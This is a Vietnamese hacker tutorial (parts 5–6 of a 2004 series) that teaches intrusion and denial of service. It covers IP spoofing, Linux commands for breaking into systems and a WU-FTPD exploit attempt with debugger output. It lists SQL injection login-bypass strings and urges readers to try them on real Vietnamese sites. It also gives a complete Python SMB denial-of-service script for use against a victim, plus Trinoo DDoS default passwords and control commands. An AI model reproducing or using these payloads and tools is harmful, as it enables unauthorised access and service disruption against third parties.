TCP/IP viết tắt cho Transmission Control Protocol and Internet Protocol, một Gói tin TCP/IP là một khối dữ liệu đã được nén, sau đó kèm thêm một header và gửi đến một máy tính khác. Đây là cách thức truyền tin của internet, bằng cách gửi các gói tin. Phần header trong một gói tin chứa địa chỉ IP của người gửi gói tin. Bạn có thể viết lại một gói tin và làm cho nó trong giống như đến từ một người khác!! Bạn có thể dùng cách này để tìm cách truy nhập vào rất nhiều hệ thống mà không bị bắt. Bạn sẽ phải chạy trên Linux hoặc có một chương trình cho phép bạn làm điều này.

32 .) Linux là gì`:

_Nói theo nghĩa gốc, Linux là nhân (kernel) của HĐH. Nhân là 1 phần mềm đảm trách chức vụ liên lạc giữa các chương trình ứng dụng máy tính và phần cứng. Cung cấp các chứng năng như: quản lý file, quản lý bộ nhớ ảo, các thiết bị nhập xuất nhưng ổ cứng, màn hình, bàn phím, ... Nhưng Nhân Linux chưa phải là 1 HĐH, vì thế nên Nhân Linux cần phải liên kết với những chương trình ứng dụng được viết bởi tổ chức GNU tạo lên 1 HĐH hoàn chỉnh: HĐH Linux. Đây cũng là lý do tại sao chúng ta thấy GNU/Linux khi được nhắc đến Linux.
Tiếp theo, 1 công ty hay 1 tổ chức đứng ra đóng gói các sản phẩm này (Nhân và Chương trình ứng dụng) sau đó sửa chữa một số cấu hình để mang đặc trưng của công ty/ tổ chức mình và làm thêm phần cài đặt (Installation Process) cho bộ Linux đó, chúng ta có : Distribution. Các Distribution khác nhau ở số lượng và loại Software được đóng gói cũng như quá trình cài đặt, và các phiên bản của Nhân. 1 số Distribution lớn hiện nay của Linux là : Debian, Redhat, Mandrake, SlackWare, Suse .

33 .) Các lệnh căn bản cần biết khi sử dụng hoặc xâm nhập vào hệ thống Linux :

_ Lệnh `` man`` : Khi bạn muốn biết cách sử dụng lệnh nào thì có thể dùng tới lệnh nay :
Cấu trúc lệnh : $ man .
Ví dụ : $ man man
_ Lệnh `` uname ``: cho ta biết các thông tin cơ bản về hệ thống
Ví dụ : $uname -a ; nó sẽ đưa ra thông tin sau :

Linux gamma 2.4.18 #3 Wed Dec 26 10:50:09 ICT 2001 i686 unknown

_ Lệnh id : xem uid/gid hiện tại (xem nhóm và tên hiện tại)

_ Lệnh w : xem các user đang login và action của họ trên hệ thống .
Ví Dụ : $w nó sẽ đưa ra thông tin sau :

10:31pm up 25 days, 4:07, 18 users, load average: 0.06, 0.01, 0.00

_ Lệnh ps: xem thông tin các process trên hệ thống
Ví dụ : $ps axuw

_ Lệnh cd : bạn muốn di chuyển đến thư mục nào . phải nhờ đến lệnh này .
Ví du : $ cd /usr/bin ---- > nó sẽ đưa bạn đến thư mục bin
_ Lệnh mkdir : tạo 1 thư mục .
Ví dụ : $ mkdir /home/convit --- > nó sẽ tạo 1 thư mục convit trong /home
_ Lệnh rmdir : gỡ bỏ thư mục
Ví dụ : $ rmdir /home/conga ---- > nó sẽ gỡ bỏ thư mục conga trong /home .
_ Lệnh ls: liệt kê nội dung thư mục
Ví dụ : $ls -laR /
_ Lệnh printf: in dữ liệu có định dạng, giống như sử dựng printf() của C++ .
Ví dụ : $printf %s ``\x41\x41\x41\x41``
_ Lệnh pwd: đưa ra thư mục hiện hành
Ví dụ : $pwd ------ > nó sẽ cho ta biết vị trí hiện thời của ta ở đâu : /home/level1
_ Các lệnh : cp, mv, rm có nghĩa là : copy, move, delete file
Ví dụ với lệnh rm (del) : $rm -rf /var/tmp/blah ----- > nó sẽ del file blah .
Làm tương tự đối với các lệnh cp , mv .
_ Lệnh find : tìm kiếm file, thư mục
Ví dụ : $find / -user level2
_ Lệnh grep: công cụ tìm kiếm, cách sử dụng đơn giản nhất : grep ``something``
Vidu : $ps axuw | grep ``level1``
_ Lệnh Strings: in ra tất cả các ký tự in được trong 1 file. Dùng nó để tìm các khai báo hành chuỗi trong chương trình, hay các gọi hàm hệ thống, có khi tìm thấy cả password nữa
VD: $strings /usr/bin/level1
_ Lệnh strace: (linux) trace các gọi hàm hệ thống và signal, cực kỳ hữu ích để theo dõi flow của chương trình, cách nhanh nhất để xác định chương trình bị lỗi ở đoạn nào. Trên các hệ thống unix khác, tool tương đương là truss, ktrace .
Ví dụ : $strace /usr/bin/level1
_ Lệnh`` cat, more ``: in nội dung file ra màn hình

$cat /etc/passwd | more -- > nó sẽ đưa ra nội dung file passwd một cách nhanh nhất .
$more /etc/passwd ---- > Nó sẽ đưa ra nội dung file passwd một cách từ từ .

_ Lệnh hexdump : in ra các giá trị tương ứng theo ascii, hex, octal, decimal của dữ liệu nhập vào .
Ví dụ : $echo AAAA | hexdump
_ Lệnh : cc, gcc, make, gdb: các công cụ biên dịch và debug .
Ví dụ : $gcc -o -g bof bof.c
Ví dụ : $make bof
Ví dụ : $gdb level1
(gdb) break main
(gdb) run
_ Lệnh perl: một ngôn ngữ
Ví dụ : $perl -e `print ``A``x1024` | ./bufferoverflow (Lỗi tràn bộ đệm khi ta đánh vào 1024 kí tự)
_ Lệnh ``bash`` : đã đến lúc tự động hoá các tác vụ của bạn bằng shell script, cực mạnh và linh hoạt .

Bạn muốn tìm hiểu về bash , xem nó như thế nào :
$man bash
_ Lệnh ls : Xem nội dung thư mục (Liệt kê file trong thư mục) .
Ví Dụ : $ ls /home ---- > sẽ hiện toàn bộ file trong thư mục Home
$ ls -a ----- > hiện toàn bộ file , bao gồm cả file ẩn
$ ls -l ----- > đưa ra thông tin về các file
_ Lệnh ghi dữ liệu đầu ra vào 1 file :
Vídụ : $ ls /urs/bin > ~/convoi ------ > ghi dữ liệu hiển thị thông tin của thư mục bin vào 1 file convoi .

34 .) Những hiểu biết cơ bản xung quanh Linux :

a .) Một vài thư mục quan trọng trên server :

_ /home : nơi lưu giữ các file người sử dụng (VD : người đăng nhập hệ thống có tên là convit thì sẽ có 1 thư mục là /home/convit)
_ /bin : Nơi xử lý các lệnh Unix cơ bản cần thiết như ls chẳng hạn .
_ /usr/bin : Nơi xử lý các lệnh dặc biệt khác , các lệnh dùng bởi người sử dụng đặc biệt và dùng quản trị hệ thống .
_ /bot : Nơi mà kernel và các file khác được dùng khi khởi động .
_ /ect : Các file hoạt động phụ mạng , NFS (Network File System) Thư tín (Đây là nơi trọng yếu mà chúng ta cần khai thác nhiều nhất)
_ /var : Các file quản trị
_ /usr/lib : Các thư viện chuẩn như libc.a
_ /usr/src : Vị trí nguồn của các chương trình .

b .) Vị trí file chứa passwd của một số phiên bản khác nhau :

CODE
AIX 3 /etc/security/passwd !/tcb/auth/files//
A/UX 3.0s /tcb/files/auth/?/*
BSD4.3-Ren /etc/master.passwd *
ConvexOS 10 /etc/shadpw *
ConvexOS 11 /etc/shadow *
DG/UX /etc/tcb/aa/user/ *
EP/IX /etc/shadow x
HP-UX /.secure/etc/passwd *
IRIX 5 /etc/shadow x
Linux 1.1 /etc/shadow *
OSF/1 /etc/passwd[.dir|.pag] *
SCO Unix #.2.x /tcb/auth/files//
SunOS4.1+c2 /etc/security/passwd.adjunct ##username
SunOS 5.0 /etc/shadow
System V Release 4.0 /etc/shadow x
System V Release 4.2 /etc/security/* database
Ultrix 4 /etc/auth[.dir|.pag] *

UNICOS /etc/udb *

35 .) Khai thác lỗi của Linux qua lỗ hổng bảo mật của WU-FTP server :

_ WU-FTP Server (được phát triển bởi đại Học Washington) là một phần mềm Server phục vụ FTP được dùng khá phổ biến trên các hệ thống Unix & Linux (tất cả các nhà phân phối: Redhat, Caldera, Slackware, Suse, Mandrake....) và cả Windows.... , các hacker có thể thực thi các câu lệnh của mình từ xa thông qua file globbing bằng cách ghi đè lên file có trên hệ thống .
_ Tuy nhiên , việc khai thác lỗi này không phảI là dễ vì nó phải hội đủ những điều kiện sau :
+ Phải có account trên server .
+ Phải đặt được Shellcode vào trong bộ nhớ Process của Server .
+ Phải gửi một lệnh FTP đặc biệt chứa đựng một globbing mẫu đặc biệt mà không bị server phát hiện có lỗi .
+ Hacker sẽ ghi đè lên một Function, Code tới một Shellcode, có thể nó sẽ được thực thi bởi chính Server FTP .
_ Ta hãy phân tích VD sau về việc ghi đè lên file của server FTP :

CODE
ftp > open localhost <== lệnh mở trang bị lỗi .
Connected to localhost (127.0.0.1).
220 sasha FTP server (Version wu-2.6.1-18) ready <== xâm nhập thành công FTP server .
Name (localhost:root): anonymous <== Nhập tên chỗ này
331 Guest login ok, send your complete e-mail address as password.
Password:……..<== nhập mật khẩu ở đây
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files. <== sử dụng biến nhị phân để chuyển đổi file .
ftp > ls ~{ <== lệnh liệt kê thư mục hiện hành .
227 Entering Passive Mode (127,0,0,1,241,205)
421 Service not available, remote server has closed connection
1405 ? S 0:00 ftpd: accepting connections on port 21 ç chấp nhận kết nốI ở cổng 21 .
7611 tty3 S 1:29 gdb /usr/sbin/wu.ftpd
26256 ? S 0:00 ftpd:
sasha:anonymous/aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
26265 tty3 R 0:00 bash -c ps ax | grep ftpd
(gdb) at 26256
Attaching to program: /usr/sbin/wu.ftpd, process 26256 <== khai thác lỗi Wu.ftpd .
Symbols already loaded for /lib/libcrypt.so.1
Symbols already loaded for /lib/libnsl.so.1
Symbols already loaded for /lib/libresolv.so.2
Symbols already loaded for /lib/libpam.so.0
Symbols already loaded for /lib/libdl.so.2

Symbols already loaded for /lib/i686/libc.so.6
Symbols already loaded for /lib/ld-linux.so.2
Symbols already loaded for /lib/libnss_files.so.2
Symbols already loaded for /lib/libnss_nisplus.so.2
Symbols already loaded for /lib/libnss_nis.so.2
0x40165544 in __libc_read () from /lib/i686/libc.so.6
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
__libc_free (mem=0x61616161) at malloc.c:3136
3136 in malloc.c

Việc khai thác qua lỗi này đến nay tôi test vẫn chưa thành công (chẳng biết làm sai chỗ nào) . Vậy bạn nào làm được hãy post lên cho anh em biết nhé .
Lỗi Linux hiện nay rất ít (đặc biệt là đối với Redhat), các bạn hãy chờ đợi nếu có lỗi gì mới thì bên "LỖI bảo mật" sẽ cập nhật ngay . Khai thác chúng như thế nào thì hỏi Mod quản lý bên đó , đặc biệt là bạn Leonhart , cậu ta siêng trả lời các bạn lắm .

(Dựa theo bài viết của huynh Binhnx2000)

36 .) Tìm hiểu về SQL Injection :

_ SQL Injection là một trong những kiểu hack web đang dần trở nên phổ biến hiện nay. Bằng cách inject các mã SQL query/command vào input trước khi chuyển cho ứng dụng web xử lí, bạn có thể login mà không cần username và password, thi hành lệnh từ xa, đoạt dữ liệu và lấy root của SQL server. Công cụ dùng để tấn công là một trình duyệt web bất kì, chẳng hạn như Internet Explorer, Netscape, Lynx, ...
_ Bạn có thể kiếm được trang Web bị lỗi bằng cách dùng các công cụ tìm kiếm để kiếm các trang cho phép submit dữ liệu . Một số trang Web chuyển tham số qua các khu vực ẩn nên bạn phảI viewsource mớI thấy được . VD ta xác định được trang này sử dụng Submit dữ liệu nhờ nhìn vào mã mà ta đã viewsource :

CODE
<input type=hidden name=A value=C >

_ Kiểm tra thử xem trang Web có bị lỗi này hay không bằng cách nhập vào login và pass lần lượt như sau :

- Login: hi` or 1=1--
- Pass: hi` or 1=1--

Nếu không được bạn thử tiếp với các login và pass sau :

CODE
` or 1=1--

`` or 1=1--
or 1=1--
` or `a`=`a
`` or ``a``=``a
`) or (`a`=`a

Nếu thành công, bạn có thể login vào mà không cần phải biết username và password . Lỗi này có dính dáng đến Query nên nếu bạn nào đã từng học qua cơ sở dữ liệu có thể khai thác dễ dàng chỉ bằng cách đánh các lệnh Query trên trình duyệt của các bạn . Nếu các bạn muốn tìm hiểu kỹ càng hơn về lỗi này có thể tìm các bài viết của nhóm vicky để tìm hiểu thêm .

37 .) Một VD về hack Web thông qua lỗi admentor (Một dạng của lỗi SQL Injection) :

_ Trước tiên bạn vào google.com tìm trang Web admentor bằng từ khoá "allinurl : admentor" .
_ Thông thường bạn sẽ có kết quả sau :

http://www.someserver.com/admentor/admin/admi%20n.asp

_ Bạn thử nhập " ` or ``=` " vào login và password :

CODE
Login : ` or ``=`
Password : ` or ``=`

_ Nếu thành công bạn sẽ xâm nhập vào Web bị lỗi với vai trò là admin .
_ Ta hãy tìm hiểu về cách fix lỗi này nhé :
+ Lọc các ký tự đặc biệt như " ` `` ~ \ " bằng cách chêm vào javascrip đoạn mã sau :

CODE
```
function RemoveBad(strTemp)
{
strTemp = strTemp.replace(/\<|\ > |\``|\`|\%|\;|\(|\)|\&|\+|
\-/g,````);
return strTemp;
}
```

+ Và gọi nó từ bên trong của asp script :

CODE
```
var login = var TempStr = RemoveBad
(Request.QueryString(``login``));
var password = var TempStr = RemoveBad
```

(Request.QueryString(``password``));

- Vậy là ta đã fix xong lỗi .

- Các bạn có thể áp dụng cách hack này cho các trang Web khác có submit dữ liệu , các bạn hãy test thử xem đi , các trang Web ở Việt Nam mình bị nhiều lắm , tôi đã kiếm được kha khá pass admin bằng cách thử này rồi (nhưng cũng đã báo để họ fix lại) .
- Có nhiều trang khi login không phải bằng " ` or ``=' " mà bằng các nick name có thật đã đăng ký trên trang Web đó , ta vào link "thành viên" kiếm nick của một admin để test thử nhé .
Hack vui vẻ .

Ở phần 6 tôi sẽ đề cập đến kiểu tấn công từ chối dịch vụ (DoS attack) , một kiểu tấn công lợi hại đã làm cho trang Web hùng mạnh như HVA của chúng ta bị tắt nghẽn chỉ trong thờI gian ngắn các admin bận đi uống cafe hết mà không ai trông coi . Kèm theo đó là các phương pháp tấn công DoS đã và đang được sử dụng .

GOOKLUCK!!!!!!!!!!!!!!!!!!!

Những hiểu biết cơ bản nhất để trở thành Hacker - Phần 6 [12/22/2004 10:04:00 AM]

38.) DoS attack là gì? (Denial Of Services Attack)

DoS attack (dịch là tấn công từ chối dịch vụ) là kiểu tấn công rất lợi hại , với loại tấn công này , bạn chỉ cần một máy tính kết nối Internet là đã có thể thực hiện việc tấn công được máy tính của đốI phương . thực chất của DoS attack là hacker sẽ chiếm dụng một lượng lớn tài nguyên trên server (tài nguyên đó có thể là băng thông, bộ nhớ, cpu, đĩa cứng, ...) làm cho server không thể nào đáp ứng các yêu cầu từ các máy của người khác (máy của những người dùng bình thường) và server có thể nhanh chóng bị ngừng hoạt động, crash hoặc reboot .

39.) Các loại DoS attack hiện đang được biết đến và sử dụng :

a .) Winnuke :

_DoS attack loại này chỉ có thể áp dụng cho các máy tính đang chạy Windows9x . Hacker sẽ gởi các gói tin với dữ liệu ``Out of Band`` đến cổng 139 của máy tính đích.(Cổng 139 chính là cổng NetBIOS, cổng này chỉ chấp nhận các gói tin có cờ Out of Band được bật) . Khi máy tính của victim nhận được gói tin này, một màn hình xanh báo lỗi sẽ

được hiển thị lên với nạn nhân do chương trình của Windows nhận được các gói tin này nhưng nó lại không biết phản ứng với các dữ liệu Out Of Band như thế nào dẫn đến hệ thống sẽ bị crash .

b .) Ping of Death :

_ Ở kiểu DoS attack này , ta chỉ cần gửi một gói dữ liệu có kích thước lớn thông qua lệnh ping đến máy đích thì hệ thống của họ sẽ bị treo .
_ VD : ping –l 65000

c .) Teardrop :

_ Như ta đã biết , tất cả các dữ liệu chuyển đi trên mạng từ hệ thống nguồn đến hệ thống đích đều phải trải qua 2 quá trình : dữ liệu sẽ được chia ra thành các mảnh nhỏ ở hệ thống nguồn, mỗi mảnh đều phải có một giá trị offset nhất định để xác định vị trí của mảnh đó trong gói dữ liệu được chuyển đi. Khi các mảnh này đến hệ thống đích, hệ thống đích sẽ dựa vào giá trị offset để sắp xếp các mảnh lại với nhau theo thứ tự đúng như ban đầu . Lợi dụng sơ hở đó , ta chỉ cần gởi đến hệ thống đích một loạt gói packets với giá trị offset chồng chéo lên nhau. Hệ thống đích sẽ không thể nào sắp xếp lại các packets này, nó không điều khiển được và có thể bị crash, reboot hoặc ngừng hoạt động nếu số lượng gói packets với giá trị offset chồng chéo lên nhau quá lớn !

d .) SYN Attack :

_ Trong SYN Attack, hacker sẽ gởi đến hệ thống đích một loạt SYN packets với địa chỉ ip nguồn không có thực. Hệ thống đích khi nhận được các SYN packets này sẽ gởi trở lại các địa chỉ không có thực đó và chờ đợI để nhận thông tin phản hồi từ các địa chỉ ip giả . Vì đây là các địa chỉ ip không có thực, nên hệ thống đích sẽ sẽ chờ đợi vô ích và còn đưa các ``request`` chờ đợi này vào bộ nhớ , gây lãng phí một lượng đáng kể bộ nhớ trên máy chủ mà đúng ra là phải dùng vào việc khác thay cho phải chờ đợi thông tin phản hồi không có thực này . Nếu ta gởi cùng một lúc nhiều gói tin có địa chỉ IP giả như vậy thì hệ thống sẽ bị quá tải dẫn đến bị crash hoặc boot máy tính . == > ném đá dấu tay .

e .) Land Attack :

_ Land Attack cũng gần giống như SYN Attack, nhưng thay vì dùng các địa chỉ ip không có thực, hacker sẽ dùng chính địa chỉ ip của hệ thống nạn nhân. Điều này sẽ tạo nên một vòng lặp vô tận giữa trong chính hệ thống nạn nhân đó, giữa một bên cần nhận thông tin phản hồi còn một bên thì chẳng bao giờ gởi thông tin phản hồi đó đi cả . == > Gậy ông đập lưng ông .

f .) Smurf Attack :

_Trong Smurf Attack, cần có ba thành phần: hacker (người ra lệnh tấn công), mạng khuếch đại (sẽ nghe lệnh của hacker) và hệ thống của nạn nhân. Hacker sẽ gởi các gói tin ICMP đến địa chỉ broadcast của mạng khuếch đại. Điều đặc biệt là các gói tin ICMP

packets này có địa chỉ ip nguồn chính là địa chỉ ip của nạn nhân . Khi các packets đó đến được địa chỉ broadcast của mạng khuếch đại, các máy tính trong mạng khuếch đại sẽ tưởng rằng máy tính nạn nhân đã gởi gói tin ICMP packets đến và chúng sẽ đồng loạt gởi trả lại hệ thống nạn nhân các gói tin phản hồi ICMP packets. Hệ thống máy nạn nhân sẽ không chịu nổi một khối lượng khổng lồ các gói tin này và nhanh chóng bị ngừng hoạt động, crash hoặc reboot. Như vậy, chỉ cần gởi một lượng nhỏ các gói tin ICMP packets đi thì hệ thống mạng khuếch đại sẽ khuếch đại lượng gói tin ICMP packets này lên gấp bộI . Tỉ lệ khuếch đại phụ thuộc vào số mạng tính có trong mạng khuếch đạI . Nhiệm vụ của các hacker là cố chiếm được càng nhiều hệ thống mạng hoặc routers cho phép chuyển trực tiếp các gói tin đến địa chỉ broadcast không qua chỗ lọc địa chỉ nguồn ở các đầu ra của gói tin . Có được các hệ thống này, hacker sẽ dễ dàng tiến hành Smurf Attack trên các hệ thống cần tấn công . == > một máy làm chẳng si nhê , chục máy chụm lại ta đành chào thua .

g .) UDP Flooding :

_ Cách tấn công UDP đòi hỏi phải có 2 hệ thống máy cùng tham gia. Hackers sẽ làm cho hệ thống của mình đi vào một vòng lặp trao đổi các dữ liệu qua giao thức UDP. Và giả mạo địa chỉ ip của các gói tin là địa chỉ loopback (127.0.0.1) , rồi gởi gói tin này đến hệ thống của nạn nhân trên cổng UDP echo (7). Hệ thống của nạn nhân sẽ trả lời lại các messages do 127.0.0.1(chính nó) gởi đến , kết quả là nó sẽ đi vòng một vòng lặp vô tận. Tuy nhiên, có nhiều hệ thống không cho dùng địa chỉ loopback nên hacker sẽ giả mạo một địa chỉ ip của một máy tính nào đó trên mạng nạn nhân và tiến hành ngập lụt UDP trên hệ thống của nạn nhân . Nếu bạn làm cách này không thành công thì chính máy của bạn sẽ bị đấy .

h .) Tấn công DNS :

_ Hacker có thể đổi một lối vào trên Domain Name Server của hệ thống nạn nhân rồi cho chỉ đến một website nào đó của hacker. Khi máy khách yêu cầu DNS phân tích địa chỉ bị xâm nhập thành địa chỉ ip, lập tức DNS (đã bị hacker thay đổi cache tạm thờI) sẽ đổi thành địa chỉ ip mà hacker đã cho chỉ đến đó . Kết quả là thay vì phải vào trang Web muốn vào thì các nạn nhân sẽ vào trang Web do chính hacker tạo ra . Một cách tấn công từ chối dịch vụ thật hữu hiệu !.

g .) Distributed DoS Attacks (DDos) :

_ DDoS yêu cầu phải có ít nhất vài hackers cùng tham gia. Đầu tiên các hackers sẽ cố thâm nhập vào các mạng máy tính được bảo mật kém, sau đó cài lên các hệ thống này chương trình DDoS server. Bây giờ các hackers sẽ hẹn nhau đến thời gian đã định sẽ dùng DDoS client kết nối đến các DDoS servers, sau đó đồng loạt ra lệnh cho các DDoS servers này tiến hành tấn công DDoS đến hệ thống nạn nhân .

h .) DRDoS (The Distributed Reflection Denial of Service Attack) :

_ Đây có lẽ là kiểu tấn công lợi hại nhất và làm boot máy tính của đối phương nhanh gọn

nhất . Cách làm thì cũng tương tự như DDos nhưng thay vì tấn công bằng nhiều máy tính thì ngườI tấn công chỉ cần dùng một máy tấn công thông qua các server lớn trên thế giới . Vẫn với phương pháp giả mạo địa chỉ IP của victim , kẻ tấn công sẽ gởi các gói tin đến các server mạnh nhất , nhanh nhất và có đường truyền rộng nhất như Yahoo .v.v… , các server này sẽ phản hồi các gói tin đó đến địa chỉ của victim . Việc cùng một lúc nhận được nhiều gói tin thông qua các server lớn này sẽ nhanh chóng làm nghẽn đường truyền của máy tính nạn nhân và làm crash , reboot máy tính đó . Cách tấn công này lợi hại ở chỗ chỉ cần một máy có kết nối Internet đơn giản với đường truyền bình thường cũng có thể đánh bật được hệ thống có đường truyền tốt nhất thế giớI nếu như ta không kịp ngăn chặn . Trang Web HVA của chúng ta cũng bị DoS vừa rồi bởi cách tấn công này đấy .

40 .) Kỹ thuật DoS Web bằng Python :

_ Kỹ thuật này chỉ có thể sử dụng duy nhất trên WinNT , và bạn cần phải có thời gian thì máy tính của nạn nhân mới bị down được .
_ Bạn hãy download Pyphon tại http://www.python.org/ để sử dụng .
_ Bạn hãy save đoạn mã sau lên file rfpoison.py .

CODE

```
import string
import struct
from socket import *
import sys
def a2b(s):
bytes = map(lambda x: string.atoi(x, 16),
string.split(s))
data = string.join(map(chr, bytes), ``)
return data
def b2a(s):
bytes = map(lambda x: `%.2x` % x, map(ord, s))
return string.join(bytes, ` `)

# Yêu cầu tập hợp NBSS
nbss_session = a2b(``````
81 00 00 48 20 43 4b 46 44 45
4e 45 43 46 44 45 46 46 43 46 47 45 46 46 43 43
41 43 41 43 41 43 41 43 41 43 41 00 20 45 48 45
42 46 45 45 46 45 4c 45 46 45 46 46 41 45 46 46
43 43 41 43 41 43 41 43 41 43 41 41 41 00 00 00
00 00
``````)

# Tạo SMB
crud = (
# Yêu cầu SMBnegprot
``````
```

```
ff 53 4d 42 72 00
00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 f4 01 00 00 01 00 00 81 00 02 50 43
20 4e 45 54 57 4f 52 4b 20 50 52 4f 47 52 41 4d
20 31 2e 30 00 02 4d 49 43 52 4f 53 4f 46 54 20
4e 45 54 57 4f 52 4b 53 20 31 2e 30 33 00 02 4d
49 43 52 4f 53 4f 46 54 20 4e 45 54 57 4f 52 4b
53 20 33 2e 30 00 02 4c 41 4e 4d 41 4e 31 2e 30
00 02 4c 4d 31 2e 32 58 30 30 32 00 02 53 61 6d
62 61 00 02 4e 54 20 4c 41 4e 4d 41 4e 20 31 2e
30 00 02 4e 54 20 4c 4d 20 30 2e 31 32 00
``````,
Yêu cầu setup SMB X
``````
ff 53 4d 42 73 00
00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 f4 01 00 00 01 00 0d ff 00 00 00 ff
ff 02 00 f4 01 00 00 00 00 01 00 00 00 00 00 00
00 00 00 00 00 17 00 00 00 57 4f 52 4b 47 52 4f
55 50 00 55 6e 69 78 00 53 61 6d 62 61 00
``````,
Yêu cầu SMBtconX
``````
ff 53 4d 42 75 00
00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 f4 01 00 08 01 00 04 ff 00 00 00 00
00 01 00 17 00 00 5c 5c 2a 53 4d 42 53 45 52 56
45 52 5c 49 50 43 24 00 49 50 43 00
``````,
Yêu cầu khởI tạo SMBnt X
``````
ff 53 4d 42 a2 00
00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 08 f4 01 00 08 01 00 18 ff 00 00 00 00
07 00 06 00 00 00 00 00 00 00 9f 01 02 00 00 00
00 00 00 00 00 00 00 00 00 00 03 00 00 00 01 00
00 00 00 00 00 00 02 00 00 00 00 08 00 5c 73 72
76 73 76 63 00
``````,
yêu cầu biên dịch SMB
``````
ff 53 4d 42 25 00
00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 08 f4 01 00 08 01 00 10 00 00 48 00 00
00 48 00 00 00 00 00 00 00 00 00 00 00 00 00 4c
00 48 00 4c 00 02 00 26 00 00 08 51 00 5c 50 49
```

```
50 45 5c 00 00 00 05 00 0b 00 10 00 00 00 48 00
00 00 01 00 00 00 30 16 30 16 00 00 00 00 01 00
00 00 00 00 01 00 c8 4f 32 4b 70 16 d3 01 12 78
5a 47 bf 6e e1 88 03 00 00 00 04 5d 88 8a eb 1c
c9 11 9f e8 08 00 2b 10 48 60 02 00 00 00
``````,
SMBtrans Request
``````
ff 53 4d 42 25 00
00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 08 f4 01 00 08 01 00 10 00 00 58 00 00
00 58 00 00 00 00 00 00 00 00 00 00 00 00 00 4c
00 58 00 4c 00 02 00 26 00 00 08 61 00 5c 50 49
50 45 5c 00 00 00 05 00 00 03 10 00 00 00 58 00
00 00 02 00 00 00 48 00 00 00 00 00 0f 00 01 00
00 00 0d 00 00 00 00 00 00 00 0d 00 00 00 5c 00
5c 00 2a 00 53 00 4d 00 42 00 53 00 45 00 52 00
56 00 45 00 52 00 00 00 00 00 01 00 00 00 01 00
00 00 00 00 00 00 ff ff ff ff 00 00 00 00
``````
)
crud = map(a2b, crud)
def smb_send(sock, data, type=0, flags=0):
d = struct.pack(`!BBH`, type, flags, len(data))
#print `send:`, b2a(d+data)
sock.send(d+data)
def smb_recv(sock):
s = sock.recv(4)
assert(len(s) == 4)
type, flags, length = struct.unpack(`!BBH`, s)
data = sock.recv(length)
assert(len(data) == length)
#print `recv:`, b2a(s+data)
return type, flags, data
def nbss_send(sock, data):
sock.send(data)
def nbss_recv(sock):
s = sock.recv(4)
assert(len(s) == 4)
return s
def main(host, port=139):
s = socket(AF_INET, SOCK_STREAM)
s.connect(host, port)
nbss_send(s, nbss_session)
nbss_recv(s)
for msg in crud[:-1]:
```
```

```
smb_send(s, msg)
smb_recv(s)
smb_send(s, crud[-1]) # no response to this
s.close()
if __name__ == `__main__`:
print `Sending poison...`,
main(sys.argv[1])
print `done.`
```

Để có thể làm down được server của đối phương bạn cần phải có thời gian DoS , nếu không có điều kiện chờ đợi tốt nhất bạn không nên sử dụng cách này . Nhưng "vọc" thử cho biết thì được đúng không ?

41 .) Tấn công DDoS thông qua Trinoo :

_ Bạn đã biết DDoS attack là gì rồi phải không ? Một cuộc tấn công DDoS bằng Trinoo được thực hiện bởi một kết nối của Hacker Trinoo Master và chỉ dẫn cho Master để phát động một cuộc tấn công DDoS đến một hay nhiều mục tiêu. Trinoo Master sẽ liên lạc với những Deadmons đưa những địa chỉ được dẫn đến để tấn công một hay nhiều mục tiêu trong khoảng thời gian xác định .
_ Cả Master và Deamon đều được bảo vệ bằng Passwd . chỉ khi chúng ta biết passwd thì mới có thể điều khiển được chúng , điều này không có gì khó khăn nếu chúng ta là chủ nhân thực sự của chúng . Những passwd này thường được mã hoá và bạn có thể thiết lập khi biên dịch Trinoo từ Source ----- > Binnary. Khi được chạy , Deadmons sẽ hiện ra một dấu nhắc và chờ passwd nhập vào , nếu passwd nhập sai nó sẽ tự động thoát còn nếu passwd được nhập đúng thì nó sẽ tự động chạy trên nền của hệ thống .

```
attacker$ telnet 10.0.0.1 27665
Trying 10.0.0.1
Connected to 10.0.0.1
Escape character is `^]`.
kwijibo
Connection closed by foreign host. < == Bạn đã nhập sai
```

```
attacker$ telnet 10.0.0.1 27665
Trying 10.0.0.1
Connected to 10.0.0.1
Escape character is `^]`.
betaalmostdone
trinoo v1.07d2+f3+c..[rpm8d/cb4Sx/]
trinoo > < == bạn đã vào được hệ thống trinoo
```

_ Đây là vài passwd mặc định :

“l44adsl``: pass của trinoo daemon .
``gorave``: passwd của trinoo master server khi startup .
``betaalmostdone``: passwd điều khiển từ xa chung cho trinoo master .
``killme``: passwd trinoo master điều khiển lệnh ``mdie`` .

_ Đây là một số lệnh dùng để điều khiển Master Server:

CODE
die---------- ----------Shutdown.
quit---------- ----------Log off.
mtimer N---------- --Đặt thờI gian để tấn công DoS , vớI N nhận giá trị từ 1-- > 1999 giây .
dos IP---------- ------Tấn công đến một địa chỉ IP xác định .
mdie pass---------- ----Vô hiệu hoá tất cả các Broadcast , nếu như passwd chính xác . Một lệnh được gửi tới (``d1e l44adsl``) Broadcast để Shutdown chúng . Một passwd riêng biệt sẽ được đặt cho mục này
mping---------- ----------Gửi một lệnh ping tới (``png l44adsl``) c¸c Broadcast.
mdos ----------Send nhiều lênh DOS (``xyz l44adsl 123:ip1:ip2``) đến các Broadcast.
info---------- ----------Hiển thị thông tin về Trinoo .
msize---------- ----------Đặt kích thước đệm cho những gói tin được send đi trong suốt thờI gian DoS.
nslookup host----------X ác định tên thiết bị của Host mà Master Trinoo đang chạy .
usebackup---------- ---------Chuyển tớI các file Broadcast sao lưu được tạo bởi lệnh “killdead”.
bcast---------- ----------Liệt kê danh sách tất cả các Broadcast có thể khai thác .
help [cmd] ---------- Đưa ra danh sách các lệnh .
mstop---------- ----------Ngừng lại các cuốc tấn công DOS .

_ Đây là một số lệnh dùng để điều khiển Trinoo Deadmons:

CODE
aaa pass IP---------- ---Tấn công đến địa chỉ IP đã xác định . GửI gói tin UDP (0-65534) đến cổng của UDP của địa chỉ IP đã xác định trong một khoảng thời gian xác định được mặc định là 120s hay từ 1-- > 1999 s .
